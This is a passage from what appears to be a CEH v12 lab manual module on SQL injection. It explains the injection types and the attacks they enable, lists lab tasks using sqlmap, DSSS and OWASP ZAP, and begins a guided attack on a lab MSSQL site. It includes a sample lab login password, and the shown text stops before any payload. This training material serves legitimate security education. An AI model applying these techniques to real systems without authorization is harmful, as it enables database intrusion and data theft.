Module 15: SQL Injection

Scenario

SQL injection is the most common and devastating attack that attackers can use to take control of data-driven web applications and websites. It is a code injection technique that exploits a security vulnerability in a website or application's software. SQL injection attacks use a series of malicious SQL (Structured Query Language) queries or statements to directly manipulate any type of SQL database. Applications often use SQL statements to authenticate users, validate roles and access levels, store, obtain information for the application and user, and link to other data sources. SQL injection attacks work when applications do not properly validate input before passing it to a SQL statement.

When attackers use tactics like SQL injection to compromise web applications and sites, the targeted organizations can incur huge losses in terms of money, reputation, and loss of data and functionality.

As an ethical hacker or penetration tester (hereafter, pen tester), you must possess sound knowledge of SQL injection techniques and be able protect against them in diverse ways such as using prepared statements with bind parameters, whitelist input validation, and user-supplied input escaping. Input validation can be used to detect unauthorized input before it is passed to the SQL query.

The labs in this module give hands-on experience in testing a web application against various SQL injection attacks.

Objective

The objective of this lab is to perform SQL injection attacks and other tasks that include, but are not limited to:

- Understanding when and how web applications connect to a database server in order to access data
- Performing a SQL injection attack on a MSSQL database
- Extracting basic SQL injection flaws and vulnerabilities
- Detecting SQL injection vulnerabilities

Overview of SQL Injection

SQL injection attacks can be performed using various techniques to view, manipulate, insert, and delete data from an application's database. There are three main types of SQL injection:

- **In-band SQL injection**: An attacker uses the same communication channel to perform the attack and retrieve the results
- **Blind/inferential SQL injection**: An attacker has no error messages from the system with which to work, but rather simply sends a malicious SQL query to the database
- **Out-of-band SQL injection**: An attacker uses different communication channels (such as database email functionality, or file writing and loading functions) to perform the attack and obtain the results

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to perform SQL injection attacks on target web applications. The recommended labs that will assist you in learning various SQL injection techniques include:

1. Perform SQL injection attacks
    - Perform an SQL injection attack on an MSSQL database
    - Perform an SQL injection attack against MSSQL to extract databases using sqlmap
2. Detect SQL injection vulnerabilities using various SQL injection detection tools
    - Detect SQL injection vulnerabilities using DSSS
    - Detect SQL injection vulnerabilities using OWASP ZAP

Lab 1: Perform SQL Injection Attacks

Lab Scenario

SQL injection is an alarming issue for all database-driven websites. An attack can be attempted on any normal website or software package based on how it is used and how it processes user-supplied data. SQL injection attacks are performed on SQL databases with weak codes that do not adequately filter, use strong typing, or correctly execute user input. This vulnerability can be used by attackers t

execute database queries to collect sensitive information, modify database entries, or attach malicious code, resulting in total compromise of the most sensitive data.

As an ethical hacker or pen tester, in order to assess the systems in your target network, you should test relevant web applications for various vulnerabilities and flaws, and then exploit those vulnerabilities to perform SQL injection attacks.

Lab Objectives

- Perform an SQL injection attack on an MSSQL database
- Perform an SQL injection attack against MSSQL to extract databases using sqlmap

**Overview of SQL Injection **

SQL injection can be used to implement the following attacks:

- **Authentication bypass**: An attacker logs onto an application without providing a valid username and password and gains administrative privileges
- **Authorization bypass**: An attacker alters authorization information stored in the database by exploiting SQL injection vulnerabilities
- **Information disclosure**: An attacker obtains sensitive information that is stored in the database
- **Compromised data integrity**: An attacker defaces a webpage, inserts malicious content into webpages, or alters the contents of a database
- **Compromised availability of data**: An attacker deletes specific information, the log, or audit information in a database
- **Remote code execution**: An attacker executes a piece of code remotely that can compromise the host OS

Task 1: Perform an SQL Injection Attack on an MSSQL Database

Microsoft SQL Server (MSSQL) is a relational database management system developed by Microsoft. As a database server, it is a software product with the primary function of storing and retrieving data as requested by other software applications—which may run either on the same computer or on another computer across a network (including the Internet).


Here, we will use an SQL injection query to perform SQL injection attacks on an MSSQL database.

An SQL injection query exploits the normal execution of SQL statements. It involves submitting a request with malicious values that will execute normally but return data from the database that you want. You can "inject" these malicious values in the queries, because of the application's inability to filter them before processing. If the values submitted by users are not properly validated by an application, it is a potential target for an SQL injection attack.

> Note: In this task, the machine hosting the website (**Windows Server 2019**) is the victim machine; and the **Windows 11** machine will perform the attack.


1. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine, click **Ctrl+Alt+Del**.
2. By default, **Admin** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.

> Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.




3. Open any web browser (here, **Mozilla Firefox**), place the cursor in the address bar, type **http://www.goodshopping.com/**, and press **Enter**.

